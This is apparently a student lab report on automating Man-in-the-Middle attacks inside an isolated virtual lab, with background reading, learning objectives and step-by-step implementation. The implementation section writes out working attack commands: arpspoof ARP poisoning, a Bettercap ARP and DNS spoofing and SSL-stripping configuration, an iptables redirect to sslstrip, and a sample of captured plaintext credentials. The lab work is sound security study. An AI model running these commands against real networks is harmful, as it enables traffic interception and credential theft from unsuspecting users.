Table of Contents

1. **Introduction** 6
1.1 **Problem Statement** 6
1.1.1 Overview of MitM Attacks 6
1.1.2 Need for Automation in Security Testing 7
1.2 **Related Literature** 7
1.2.1 ARP and DNS Spoofing Techniques 7
1.2.2 SSL Stripping and Session Hijacking Methods 7
1.2.3 Existing Tools and Research Gaps 8

2. **Learning Objectives** 8

.

3. **Approach** 9
3.1 Tools and Technologies Used 9
3.2 Infrastructure Setup and Network Diagram 9
3.3 Network Setup Diagram.....10
3.4 Automation Focus.....10

4. **Implementation** 11
4.1 Step-by-Step Execution 11
4.2 Screenshots and Logs 12
4.3 Indicators of Compromise (IoCs) 23

5. **Conclusion & Recommendations** 24

6. **List of References** 25

1. Automation of Man-in-the-Middle (MitM) Attack Techniques

1.1 Problem Statement:


Most existing tools for Man-in-the-Middle (MitM) attacks are manual and limited, making it difficult for researchers to simulate real-world attacks efficiently. There is a need for an automated toolkit that streamlines common MitM techniques like ARP spoofing, DNS spoofing, SSL stripping, and session hijacking for effective testing in controlled environments.

1.1.1 Overview of MitM Attacks:

A Man-in-the-Middle (MitM) attack is a type of cyberattack where a malicious actor secretly intercepts, relays, or alters communication between two parties who believe they are directly communicating with each other. The attacker places themselves between the sender and receiver to eavesdrop, steal data, or manipulate information.

MitM attacks are commonly used to capture sensitive data such as login credentials, session cookies, and personal information. Techniques like ARP spoofing, DNS spoofing, SSL stripping, and session hijacking are often used to perform such attacks on local or remote networks.

These attacks pose serious threats to the confidentiality and integrity of data and are frequently used in penetration testing to evaluate the security posture of networks and applications.



1.1.2 Need for Automation in Security Testing:

Automation in security testing ensures that attack scenarios such as ARP spoofing, DNS spoofing, SSL stripping, and session hijacking can be executed reliably, quickly, and repeatedly. This helps security professionals:

- Simulate real-world attacks in controlled environments
- Identify vulnerabilities more effectively
- Validate defensive mechanisms like intrusion detection and firewalls
- Reduce human error and speed up testing cycles

By developing automated tools for MitM techniques, the project contributes to improving the efficiency, accuracy, and repeatability of penetration testing and network security assessments.

1.2 Related Literature

Man-in-the-Middle (MitM) attacks are a well-documented area of network security research. Numerous tools, tutorials, and academic resources explore how attackers exploit network vulnerabilities, and how these attacks can be simulated for security testing. The following literature provides key background for this project:

1.2.1 ARP and DNS Spoofing Techniques:

ARP and DNS spoofing are fundamental techniques used in MitM attacks. These methods exploit trust relationships in local networks or DNS systems to redirect traffic through the attacker's machine.

- **Ettercap** and **Bettercap** are widely-used tools that demonstrate these techniques in practice.
- Research papers like *"Detection and Prevention of ARP Spoofing" (IEEE, 2016)* discuss mitigation methods.

1.2.2 SSL Stripping and Session Hijacking:

SSL stripping downgrades secure HTTPS traffic to unencrypted HTTP, allowing attackers to intercept credentials. Session hijacking involves capturing cookies or session tokens to impersonate users.

- The concept of **SSL stripping** was introduced by Moxie Marlinspike in 2009.
- Tools like **SSLstrip**, **Hunt**, and **Cookie Cadger** automate these attacks.
- The book *"Black Hat Python" by Justin Seitz* provides code-level examples for automating these techniques.

1.2.3 Existing Tools and Research Gaps:

Current MitM toolkits like Man-in-the-Middle Framework and Bettercap are powerful but often require manual steps or are not actively maintained. Many are not easily customizable for specific research needs.

- *"Practical Malware Analysis" by Michael Sikorski and Andrew Honig* explains traffic interception in malware, which parallels MitM behavior.
- Articles like *"Automating Penetration Testing with Python" (Pentester Academy)* show the growing trend toward automation in offensive security.

2. Learning Objectives

The primary goal of this project is to gain practical knowledge and hands-on experience in executing and automating Man-in-the-Middle (MitM) attacks for security research. Through this project, the following learning objectives were achieved:

- Understand the working of common MitM attack techniques such as ARP spoofing, DNS spoofing, SSL stripping, and session hijacking.
- Learn how to use tools like Scapy, Python scripting, and Linux utilities to craft custom network packets and automate attack workflows.
- Gain experience in setting up virtual test environments using platforms like VirtualBox or VMware to safely simulate network attacks.
- Develop the ability to analyze network vulnerabilities and understand how attackers exploit protocol weaknesses.
- Learn how to identify indicators of compromise (IoCs) and how these attacks can be detected or mitigated.
- Improve skills in documentation, scripting, and security testing automation for real-world scenarios.

3. Approach


3.1 Tools and Technologies Used:

- **Virtualization Platform**:
  - VirtualBox (to run Kali Linux and victim machines like Metasploitable or Windows 7)
- **Operating Systems**:
  - Kali Linux (Attacker VM)
  - Metasploitable / Windows VM (Victim)
- **Programming and Scripting**:
  - Python 3
  - Bash (for basic automation)
- **Libraries and Utilities**:
  - **Scapy** – for packet crafting and network scripting
  - **ARP spoof** / arpspoof – for ARP poisoning
  - **Ettercap** / **Bettercap** – for DNS spoofing and traffic interception
  - **Wireshark** – for packet capture and analysis
  -

3.2 Virtual Network Infrastructure:

To simulate Man-in-the-Middle (MitM) attacks in a safe and controlled environment, a virtual network was created using VirtualBox. This setup included multiple virtual machines (VMs) connected via a host-only adapter, forming an isolated local area network (LAN) within the host system. The attacker machine ran Kali Linux, the victim machine used Windows 7 or Metasploitable, and an optional third VM acted as a test server hosting web or DNS services. Each machine was manually assigned a static IP address within the same subnet, allowing direct communication for ARP and DNS spoofing tests. The host-only adapter ensured no internet access, preventing accidental external impact and making it ideal for ethical hacking simulations.

3.3 Virtual Setup Diagram:



3.4 Automation Focus:

Due to the limitations of beginner-level hardware and modern protocol protections (e.g., HSTS), the following components were focused on:

- ARP Spoofing: Automated using Python and Scapy to poison the ARP cache of the victim.
- DNS Spoofing: Simulated using Ettercap to redirect domain names to attacker-controlled IPs.
- SSL Stripping: Attempted on local HTTP servers, acknowledging modern HTTPS defenses.
- Traffic Analysis: Packets captured with Wireshark to observe credential leaks and session data.
- Script-Based Automation: Python scripts were developed to launch ARP spoofing with minimal input.

4. Implementation

4.1 Step-by-Step Execution:

To carry out the project, an isolated virtual lab environment was configured using VirtualBox, consisting of an attacker machine (Kali Linux) and a victim machine (Metasploitable 2), both connected through a host-only network adapter. The attacker system was equipped with tools like Scapy, Ettercap, SSLstrip, and Wireshark for performing various MitM attacks. The steps below outline the key phases of implementation.

4.1.1 Environment Setup

- VirtualBox was installed to create a virtual lab.
- Kali Linux (attacker) and Metasploitable/Windows 7 (victim) VMs were downloaded and configured.
- Both VMs were assigned to a host-only network to enable LAN-like communication without internet access.
- Static IPs were configured:
  - Kali: 192.168.56.101
  - Victim: 192.168.56.102

4.1.2 ARP Spoofing Attack

- ARP spoofing was initiated from the Kali machine to poison the ARP cache of the victim.
- Tools used: arpspoof from the dsniff package and Python scripts using Scapy.
- The attacker sent fake ARP responses mapping the gateway IP to its own MAC address.
- This diverted all victim traffic through the attacker, enabling packet interception.

4.1.3 DNS Spoofing

- Ettercap was configured with a DNS spoofing plugin.
- When the victim tried to access a domain (e.g., example.com), the attacker intercepted and redirected it to a fake IP address controlled by the attacker.
- This simulated phishing or malicious redirection scenarios.

4.1.4 SSL Stripping

- SSLstrip was used to downgrade HTTPS requests to HTTP where possible.
- A Python script or SSLstrip captured login credentials from unsecured or downgraded sites.
- Due to modern browser protections (like HSTS), this was tested only in controlled, local scenarios.

4.1.5 Packet Capture and Traffic Analysis

- Wireshark was used on the Kali machine to monitor the victim's traffic.
- Sensitive information (usernames, passwords) was captured from unencrypted HTTP requests.
- Filtering tools in Wireshark were used to isolate login POST requests and DNS queries.

4.1.6 Automation via Python Scripts

- Scripts were developed using **Scapy** to automate:
    - ARP spoofing loop
    - Packet logging and filtering
    - Session sniffing
- This minimized manual intervention, demonstrating how attacks could be launched with minimal effort.

Each step in the process was executed inside a safe virtual environment. The attacks were conducted ethically for research purposes only, with no real systems harmed. These steps show how a variety of MitM techniques can be launched and automated using widely available open-source tools and scripting.

4.2 Screenshots and logs:

STEP 1: ARP Spoofing – Intercepting Traffic

Objective:
Trick the victim and the gateway into routing all traffic through the attacker by poisoning their ARP tables.

Environment Requirement:

- Attacker: Kali Linux or similar
- Tools: arpspoof from dsniff package
- Interface: eth0 or as detected via ip a

Prerequisites:
Enable IP forwarding to allow traffic to be forwarded between victim and gateway:
Command: echo 1 > /proc/sys/net/ipv4/ip_forward

Command:
Open two terminals and run:
Terminal 1: sudo arpspoof -i eth0 -t 192.168.56.102 192.168.56.1
Terminal 2: sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.102
(Replace IPs with your victim and gateway IPs.)

Expected Outcome:
Victim and gateway send packets to attacker's MAC address.
All traffic is routed through attacker.




Figure 1: Terminal with arpspoof running




Figure 2: Victim machine showing arp -a with gateway IP pointing to attacker's MAC




Figure 3: Wireshark on attacker machine showing intercepted HTTP or DNS traffic

STEP 2: DNS Spoofing – Redirect Domain to Attacker

Objective:

Intercept and respond to DNS requests from the victim with **spoofed DNS replies** to redirect them to a fake server (controlled by the attacker).

Tool:

Bettercap (v2.23)

Configuration:

We did not use Ettercap GUI in this attack. Instead, we configured Bettercap via terminal interface.

Execution Steps:

1. Start Bettercap on Kali:
   sudo bettercap -iface eth0

2. Enable network discovery and target scanning:
   net.probe on
   net.recon on
3. List discovered hosts to identify victim IP:
   net.show
4. Set the victim as the ARP spoofing target and enable ARP spoofing:
   set arp.spoof.targets 192.168.56.102
   set arp.spoof on
5. Configure DNS spoofing to redirect example.com to attacker's IP (Kali):
   set dns.spoof.domains example.com
   set dns.spoof.address 192.168.56.101
   set dns.spoof on
6. Host the fake website on Kali using a Python web server:
   Change to the website directory:
   cd /home/kali/fake-website
   Start the web server:
   sudo python3 -m http.server 80
7. On the victim machine (Metasploitable), edit the DNS resolver config to use the attacker as DNS server:
   Open the file:
   sudo nano /etc/resolv.conf
   Replace the contents with:
   nameserver 192.168.56.101
8. Trigger a DNS query on the victim machine to test redirection:
   'wget http://example.com'

Expected Outcome:

- DNS queries for example.com from the victim are intercepted.
- Bettercap responds with spoofed DNS answers pointing to the attacker's IP.
- Victim is redirected to a fake website hosted on the attacker's machine.
- The spoofed page is downloaded and saved by the victim.




Figure 4: Bettercap Terminal




Figure 5: Wireshark – Spoofed DNS Response




Figure 6: Bettercap – net.show Output

Figure 7: Victim – cat index.html

STEP 3: SSL Stripping – Downgrade HTTPS to HTTP

Objective:
Downgrade secure HTTPS traffic to HTTP to capture credentials in plaintext.

Tool:
Bettercap v2.33.0 (Linux amd64)

Prerequisites:
Enable IP forwarding:
Command: echo 1 > /proc/sys/net/ipv4/ip_forward

Redirect HTTP traffic:
Command: iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

Start sslstrip:
Command: sudo sslstrip -l 8080

Setup Summary:

▪ Attacker (Kali): 192.168.56.101

▪ Victim (Metasploitable): 192.168.56.102

▪ ARP Spoofing: Successfully enabled using Bettercap.

▪ SSLStrip Alternative: Bettercap's HTTP proxy was used instead of traditional SSLstrip.

Bettercap Configuration Used:

csharp

Copy code

set arp.spoof.targets 192.168.56.102

arp.spoof on

set http.proxy.sslstrip true

http.proxy on

net.sniff on

Observed Logs:

arduino

Copy code

http.proxy > running

arp.spoof > running

net.sniff > running

dns.spoof > not running

Expected Outcome:

▪ Victim attempts to visit HTTPS websites.

▪ Bettercap downgrades HTTPS to HTTP if possible.

▪ Any credentials or login forms transmitted over HTTP become visible to the attacker.

▪ Intercepted requests and responses can be viewed in /home/kali/sslstrip.log or live through net.sniff or Wireshark.

Textual Evidence

pgsql

Copy code

[net.sniff.http] POST http://example.com/login

user=admin&pass=123456

Challenges Faced:

▪ Traditional SSLstrip failed due to Python 2 dependency issues.

▪ Used Bettercap's native SSL stripping and HTTP proxy instead.

Conclusion:
Bettercap successfully intercepted and downgraded SSL connections where possible. Sensitive login credentials were captured in plain text via HTTP downgrade — demonstrating how attackers can bypass HTTPS using SSL stripping in poorly configured networks.

STEP 4: Packet Sniffing – Capture Data

Objective:
Monitor and extract useful information from the victim's traffic such as credentials, queries, and session data.

Tool:
Primary: Bettercap (net.sniff)
Optional: Wireshark (for detailed offline analysis)

Filters to Use:
Open Wireshark and apply any of the following display filters:
http
tcp.port == 80
dns
ftp

Expected Outcome:
See HTTP POST login credentials
DNS queries and responses
Possibly FTP login details if used

